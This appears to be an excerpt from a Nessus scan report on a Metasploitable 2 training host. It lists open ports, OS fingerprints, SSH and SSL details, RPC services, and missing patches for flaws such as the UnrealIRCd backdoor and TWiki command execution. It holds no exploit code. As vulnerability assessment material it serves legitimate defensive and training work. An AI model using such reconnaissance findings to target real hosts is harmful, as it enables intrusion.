Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

#### tcp/2121/ftp

Port 2121/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/3306/mysql

Port 3306/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/3632

Port 3632/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/5432/postgresql

Port 5432/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/5900/vnc

Port 5900/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/6000/x11

Port 6000/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/6667/irc

Port 6667/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/8009

Port 8009/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/8180/www

Port 8180/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/8787

Port 8787/tcp was found to be open

#### 19506 - Nessus Scan Information

#### Synopsis

This plugin displays information about the Nessus scan.

# Description

This plugin displays, for each tested host, information about the scan itself:

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2005/08/26, Modified: 2025/06/25

#### Plugin Output

#### tcp/0

```
Information about this scan :

Nessus version : 10.9.3
Nessus build : 20023
Plugin feed version : 202509230745
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : ubuntu1604-x86-64
Scan type : Normal
Scan name : metaspoitable_2
```

```
Scan policy used : Basic Network Scan
Scanner IP : 192.168.50.100
Port scanner(s) : nessus_syn_scanner
Port range : default
Ping RTT : 174.335 ms
Thorough tests : yes
Experimental tests : no
Scan for Unpatched Vulnerabilities : no
Plugin debugging enabled : no
Paranoia level : 1
Report verbosity : 2
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin did not launch)
CGI scanning : enabled
Web application tests : enabled
Web app tests - Test mode : all_pairs
Web app tests - Try all HTTP methods : yes
Web app tests - Maximum run time : 10 minutes.
Web app tests - Stop at first flaw : param
Max hosts : 2
Max checks : 2
Recv timeout : 15
Backports : Detected
Allow post-scan editing : Yes
Nessus Plugin Signature Checking : Enabled
Audit File Signature Checking : Disabled
Scan Start Date : 2025/9/23 17:21 EDT (UTC -04:00)
Scan duration: 15722 sec
Scan for malware : no
```

# 209654 - OS Fingerprints Detected

#### Synopsis

Multiple OS fingerprints were detected.

# Description

Using a combination of remote probes (TCP/IP, SMB, HTTP, NTP, SNMP, etc), it was possible to gather one or more fingerprints from the remote system. While the highest-confidence result was reported in plugin 11936, "OS Identification", the complete set of fingerprints detected are reported here.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2025/02/26, Modified: 2025/03/03

#### Plugin Output

#### tcp/0

```
Following OS Fingerprints were found
Remote operating system : Linux Kernel 2.6
Confidence level: 56
Method : MLSinFP
Type : unknown
Fingerprint : unknown
Remote operating system : Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Confidence level: 95
Method : SSH
Type : general-purpose
Fingerprint: SSH:SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
Remote operating system : Linux Kernel 2.6
Confidence level: 55
Method : FTP
Type : general-purpose
Fingerprint : unknown
Remote operating system : Linux Kernel 4.8
Confidence level: 50
Method : ICMP
Type:
Fingerprint : ICMP::1:1:0:64:1:64:1:0:::0::1:>64:64:0:1:1:2:1:1:1:0:64:5792:MSTNW:7:1:1
Remote operating system : Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Confidence level: 95
```

```
Method : HTTP
Type : general-purpose
Fingerprint : unknown
Remote operating system : Unix
Confidence level: 70
Method : smb
Type : general-purpose
Fingerprint : unknown
Remote operating system : Unix
Confidence level: 45
Method : MSRPC
Type : general-purpose
Fingerprint : unknown
Remote operating system : Linux Kernel 2.6
Palo Alto Networks PAN-OS
Confidence level: 59
Method : SinFP
Type :
Fingerprint : SinFP:
  P1:B10113:F0x12:W5840:O0204ffff:M1460:
   P2:B10113:F0x12:W5792:00204ffff0402080affffffff4445414401030307:M1460:
   P3:B00000:F0x00:W0:O0:M0
   P4:191303_7_p=2121
Following fingerprints could not be used to determine OS:
SMTP:!:220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
SSLcert:!:i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple
Affairss/CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple
Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple Affairss/
CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
```

# 11936 - OS Identification

#### Synopsis

It is possible to guess the remote operating system.

# Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2003/12/09, Modified: 2025/06/03

Plugin Output

tcp/0

```
Remote operating system: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Confidence level: 95
Method : HTTP
Not all fingerprints could give a match. If you think that these
signatures would help us improve OS fingerprinting, please submit
them by visiting https://www.tenable.com/research/submitsignatures.
SSH:SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
ICMP::1:1:0:64:1:64:1:0:::1:>64:64:0:1:1:2:1:1:1:1:0:64:5792:MSTNW:7:1:1
SinFP:
  P1:B10113:F0x12:W5840:O0204ffff:M1460:
  P2:B10113:F0x12:W5792:O0204ffff0402080affffffff4445414401030307:M1460:
  P3:B00000:F0x00:W0:O0:M0
  P4:191303_7_p=2121
SMTP: !: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
SSLcert:!:i/CN:ubuntu804-base.localdomaini/0:OCOSAi/OU:Office for Complication of Otherwise Simple
Affairss/CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple
Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple Affairss/
CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
The remote host is running Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
```

# 117886 - OS Security Patch Assessment Not Available

# Synopsis

OS Security Patch Assessment is not available.

#### Description

OS Security Patch Assessment is not available on the remote host.

This does not necessarily indicate a problem with the scan.

Credentials may not have been provided, OS security patch assessment may not be supported for the target, the target may not have been identified, or another issue may have occurred that prevented OS security patch assessment from being available. See plugin output for details.

This plugin reports non-failure information impacting the availability of OS Security Patch Assessment. Failure information is reported by plugin 21745: 'OS Security Patch Assessment failed'. If a target host is not supported for OS Security Patch Assessment, plugin 110695: 'OS Security Patch Assessment Checks Not Supported' will report concurrently with this plugin.

Solution

n/a

Risk Factor

None

References

XREF

IAVB:0001-B-0515

Plugin Information

Published: 2018/10/02, Modified: 2021/07/12

Plugin Output

tcp/0

```
The following issues were reported:
```

```
- Plugin : no_local_checks_credentials.nasl
```

Plugin ID : 110723

Plugin Name : Target Credential Status by Authentication Protocol - No Credentials Provided

Message

Credentials were not provided for detected SSH service.

# 181418 - OpenSSH Detection

Synopsis

An OpenSSH-based SSH server was detected on the remote host.

Description

An OpenSSH-based SSH server was detected on the remote host.

See Also

https://www.openssh.com/

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2023/09/14, Modified: 2025/08/25

Plugin Output

tcp/22/ssh

Service : ssh Version : 4.7p1

Banner : SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1

# 50845 - OpenSSL Detection

Synopsis
The remote service appears to use OpenSSL to encrypt traffic.
Description
Based on its response to a TLS request with a specially crafted server name extension, it seems that the remote service is using the OpenSSL library to encrypt traffic.
Note that this plugin can only detect OpenSSL implementations that have enabled support for TLS extensions (RFC 4366).
See Also
https://www.openssl.org/
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2010/11/30, Modified: 2020/06/12
Plugin Output
tcp/25/smtp

# 50845 - OpenSSL Detection

Synopsis
The remote service appears to use OpenSSL to encrypt traffic.
Description
Based on its response to a TLS request with a specially crafted server name extension, it seems that the remote service is using the OpenSSL library to encrypt traffic.
Note that this plugin can only detect OpenSSL implementations that have enabled support for TLS extensions (RFC 4366).
See Also
https://www.openssl.org/
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2010/11/30, Modified: 2020/06/12
Plugin Output
tcp/5432/postgresal

# 48243 - PHP Version Detection

# **Synopsis**

It was possible to obtain the version number of the remote PHP installation.

# Description

Nessus was able to determine the version of PHP available on the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0936

Plugin Information

Published: 2010/08/04, Modified: 2025/05/26

Plugin Output

tcp/80/www

Nessus was able to identify the following PHP version information :

Version: 5.2.4-2ubuntu5.10

Source : X-Powered-By: PHP/5.2.4-2ubuntu5.10 Source : http://192.168.50.101/phpinfo.php

# 66334 - Patch Report

#### Synopsis

The remote host is missing several patches.

#### Description

The remote host is missing one or more security patches. This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

Note: Because the 'Show missing patches that have been superseded' setting in your scan policy depends on this plugin, it will always run and cannot be disabled.

#### Solution

Install the patches listed below.

#### Risk Factor

None

# Plugin Information

Published: 2013/07/08, Modified: 2025/09/09

#### Plugin Output

#### tcp/0

```
. You need to take the following 5 actions:

[ ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS (139915) ]

+ Action to take: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.

+ Impact: Taking this action will resolve the following 3 different vulnerabilities:

CVE-2020-8622, CVE-2020-8617, CVE-2020-8616

[ Samba Badlock Vulnerability (90509) ]

+ Action to take: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

[ TWiki 'rev' Parameter Arbitrary Command Execution (19704) ]

+ Action to take: Apply the appropriate hotfix referenced in the vendor advisory.

[ UnrealIRCd Backdoor Detection (46882) ]

+ Action to take: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.
```

```
[ phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3) (125855) ]

+ Action to take : Upgrade to phpMyAdmin version 4.8.6 or later.
Alternatively, apply the patches referenced in the vendor advisories.

+ Impact : Taking this action will resolve the following 2 different vulnerabilities :
CVE-2019-11768, CVE-2010-4480
```

# 118224 - PostgreSQL STARTTLS Support

#### Synopsis

The remote service supports encrypting traffic.

# Description

The remote PostgreSQL server supports the use of encryption initiated during pre-login to switch from a cleartext to an encrypted communications channel.

#### See Also

https://www.postgresql.org/docs/9.2/protocol-flow.html#AEN96066

https://www.postgresql.org/docs/9.2/protocol-message-formats.html

#### Solution

n/a

#### Risk Factor

None

# Plugin Information

Published: 2018/10/19, Modified: 2022/04/11

#### Plugin Output

# tcp/5432/postgresql

```
Here is the PostgreSQL's SSL certificate that Nessus
was able to collect after sending a pre-login packet :
----- snip
Subject Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Issuer Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
```

```
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC
Version: 1
Signature Algorithm: SHA-1 With RSA Encryption
Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT
Public Key Info:
Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
           7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
           73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
           D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
           8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E AO A8 14 4E
           98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 AO AE 97
           00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01
Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
          OC CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
          1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
          68 35 19 75 OC DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
          83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
          A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
          15 6E 8D 30 38 F6 CA 2E 75
----- snip ----- [...]
```

# 26024 - PostgreSQL Server Detection

Synopsis
A database service is listening on the remote host.
Description
The remote service is a PostgreSQL database server, or a derivative such as EnterpriseDB.
See Also
https://www.postgresql.org/
Solution
Limit incoming traffic to this port if desired.
Risk Factor
None
Plugin Information
Published: 2007/09/14, Modified: 2023/05/24
Plugin Output
tcp/5432/postgresql

## **40665 - Protected Web Page Detection**

#### Synopsis

Some web pages require authentication.

#### Description

The remote web server requires HTTP authentication for the following pages. Several authentication schemes are available :

- Basic is the simplest, but the credentials are sent in cleartext.
- NTLM provides an SSO in a Microsoft environment, but it cannot be used on both the proxy and the web server. It is also weaker than Digest.
- Digest is a cryptographically strong scheme. Credentials are never sent in cleartext, although they may still be cracked by a dictionary attack.

So	luti	on

n/a

Risk Factor

None

Plugin Information

Published: 2009/08/21, Modified: 2016/10/04

Plugin Output

tcp/8180/www

The following pages are protected by the Basic authentication scheme :

/host-manager/html /manager/html /manager/status

## 22227 - RMI Registry Detection

## Synopsis

An RMI registry is listening on the remote host.

#### Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

#### See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html http://www.nessus.org/u?b6fd7659

Solution n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2025/03/19

Plugin Output

tcp/1099/rmi\_registry tcp/1099/rmi\_registry

```
Valid response received for port 1099:

0x00: 51 AC ED 00 05 77 0F 01 F4 28 CE 61 00 00 01 99 Q...w...(.a...

0x10: 78 CE 41 0B 80 00 75 72 00 13 5B 4C 6A 61 76 61 x.A..ur..[Ljava 0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V

0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 ...{G...pxp....
```

#### Synopsis

An ONC RPC service is running on the remote host.

## Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

tcp/111/rpc-portmapper

The following RPC services are available on TCP port 111:
- program: 100000 (portmapper), version: 2

#### Synopsis

An ONC RPC service is running on the remote host.

## Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

udp/111/rpc-portmapper

The following RPC services are available on UDP port 111:

- program: 100000 (portmapper), version: 2

## Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

tcp/2049/rpc-nfs

```
The following RPC services are available on TCP port 2049:

- program: 100003 (nfs), version: 2
- program: 100003 (nfs), version: 3
- program: 100003 (nfs), version: 4
```

#### Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

udp/2049/rpc-nfs

```
The following RPC services are available on UDP port 2049:

- program: 100003 (nfs), version: 2
- program: 100003 (nfs), version: 3
- program: 100003 (nfs), version: 4
```

## Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

udp/36312/rpc-mountd

```
The following RPC services are available on UDP port 36312:

- program: 100005 (mountd), version: 1
- program: 100005 (mountd), version: 2
- program: 100005 (mountd), version: 3
```

## Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

tcp/36672/rpc-nlockmgr

```
The following RPC services are available on TCP port 36672:

- program: 100021 (nlockmgr), version: 1
- program: 100021 (nlockmgr), version: 3
- program: 100021 (nlockmgr), version: 4
```

#### Synopsis

An ONC RPC service is running on the remote host.

## Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

udp/38102/rpc-status

The following RPC services are available on UDP port 38102:

- program: 100024 (status), version: 1

#### Synopsis

An ONC RPC service is running on the remote host.

## Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

tcp/47065/rpc-status

The following RPC services are available on TCP port 47065:

- program: 100024 (status), version: 1

## Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

udp/47899/rpc-nlockmgr

```
The following RPC services are available on UDP port 47899 :

- program: 100021 (nlockmgr), version: 1

- program: 100021 (nlockmgr), version: 3

- program: 100021 (nlockmgr), version: 4
```

#### Synopsis

An ONC RPC service is running on the remote host.

#### Description

By sending a DUMP request to the portmapper, it was possible to enumerate the ONC RPC services running on the remote port. Using this information, it is possible to connect and bind to each service by sending an RPC request to the remote port.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/08/24, Modified: 2011/05/24

Plugin Output

tcp/56101/rpc-mountd

```
The following RPC services are available on TCP port 56101:

- program: 100005 (mountd), version: 1
- program: 100005 (mountd), version: 2
- program: 100005 (mountd), version: 3
```

# 53335 - RPC portmapper (TCP)

Synopsis
An ONC RPC portmapper is running on the remote host.
Description
The RPC portmapper is running on this port.
The portmapper allows someone to get the port number of each RPC service running on the remote host by sending either multiple lookup requests or a DUMP request.
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2011/04/08, Modified: 2011/08/29
Plugin Output
tcp/111/rpc-portmapper

# 10223 - RPC portmapper Service Detection

Synopsis
An ONC RPC portmapper is running on the remote host.
Description
The RPC portmapper is running on this port.
The portmapper allows someone to get the port number of each RPC service running on the remote host by sending either multiple lookup requests or a DUMP request.
Solution
n/a
Risk Factor
None
CVSS v3.0 Base Score
0.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N)
CVSS v2.0 Base Score
0.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:N)
References
CVE CVE-1999-0632
Plugin Information
Published: 1999/08/19, Modified: 2019/10/04
Plugin Output
udp/111/rpc-portmapper

## **10263 - SMTP Server Detection**

Synopsis

An SMTP server is listening on the remote port.

Description

The remote host is running a mail (SMTP) server on this port.

Since SMTP servers are the targets of spammers, it is recommended you disable it if you do not use it.

Solution

Disable this service if you do not use it, or filter incoming traffic to this port.

Risk Factor

None

References

XREF IAVT:0001-T-0932

Plugin Information

Published: 1999/10/12, Modified: 2020/09/22

Plugin Output

tcp/25/smtp

Remote SMTP server banner :

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

# 42088 - SMTP Service STARTTLS Command Support

#### Synopsis

The remote mail service supports encrypting traffic.

#### Description

The remote SMTP service supports the use of the 'STARTTLS' command to switch from a cleartext to an encrypted communications channel.

#### See Also

https://en.wikipedia.org/wiki/STARTTLS

https://tools.ietf.org/html/rfc2487

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2009/10/09, Modified: 2019/03/20

Plugin Output

#### tcp/25/smtp

```
Here is the SMTP service's SSL certificate that Nessus was able to
collect after sending a 'STARTTLS' command :
----- snip
Subject Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Issuer Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
```

```
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC
Version: 1
Signature Algorithm: SHA-1 With RSA Encryption
Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT
Public Key Info:
Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
           7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
           73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
           D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
           8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E AO A8 14 4E
           98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 AO AE 97
           00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01
Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
          OC CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
          1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
          68 35 19 75 OC DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
          83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
          A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
          15 6E 8D 30 38 F6 CA 2E 75
----- snip ----- [...]
```

## 70657 - SSH Algorithms and Languages Supported

#### Synopsis

An SSH server is listening on this port.

#### Description

This script detects which algorithms and languages are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2013/10/28, Modified: 2025/01/20

#### Plugin Output

#### tcp/22/ssh

```
Nessus negotiated the following encryption algorithm(s) with the server:
 Client to Server: aes256-ctr
 Server to Client: aes256-ctr
The server supports the following options for compression_algorithms_server_to_client :
 none
 zlib@openssh.com
The server supports the following options for mac_algorithms_client_to_server :
 hmac-md5
 hmac-md5-96
 hmac-ripemd160
 hmac-ripemd160@openssh.com
 hmac-sha1
 hmac-sha1-96
 umac-64@openssh.com
The server supports the following options for server_host_key_algorithms :
 ssh-dss
The server supports the following options for encryption_algorithms_client_to_server :
  3des-cbc
 aes128-cbc
```

```
aes128-ctr
 aes192-cbc
 aes192-ctr
 aes256-cbc
 aes256-ctr
 arcfour
 arcfour128
 arcfour256
 blowfish-cbc
  cast128-cbc
 rijndael-cbc@lysator.liu.se
The server supports the following options for mac_algorithms_server_to_client :
  hmac-md5
 hmac-md5-96
 hmac-ripemd160
 hmac-ripemd160@openssh.com
 hmac-sha1
 hmac-sha1-96
 umac-64@openssh.com
The server supports the following options for kex_algorithms :
  diffie-hellman-group-exchange-sha1
  diffie-hellman-group-exchange-sha256
  diffie-hellman-group1-sha1
 diffie-hellman-group14-sha1
The server supports the following options for compression_algorithms_client_to_server :
  zlib@openssh.com
The server supports the following options for encryption_algorithms_server_to_client :
  3des-cbc
 aes128-cbc
 aes128-ctr
 aes192-cbc
 aes192-ctr
 aes256-cbc
 aes256-ctr
 arcfour
 arcfour128
 arcfour256
 blowfish-cbc
 cast128-cbc
 rijndael-cbc@lysator.liu.se
```

# 149334 - SSH Password Authentication Accepted

Synopsis
The SSH server on the remote host accepts password authentication.
Description
The SSH server on the remote host accepts password authentication.
See Also
https://tools.ietf.org/html/rfc4252#section-8
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2021/05/07, Modified: 2021/05/07
Plugin Output
tcp/22/ssh

# 10881 - SSH Protocol Versions Supported

#### **Synopsis**

A SSH server is running on the remote host.

## Description

This plugin determines the versions of the SSH protocol supported by the remote SSH daemon.

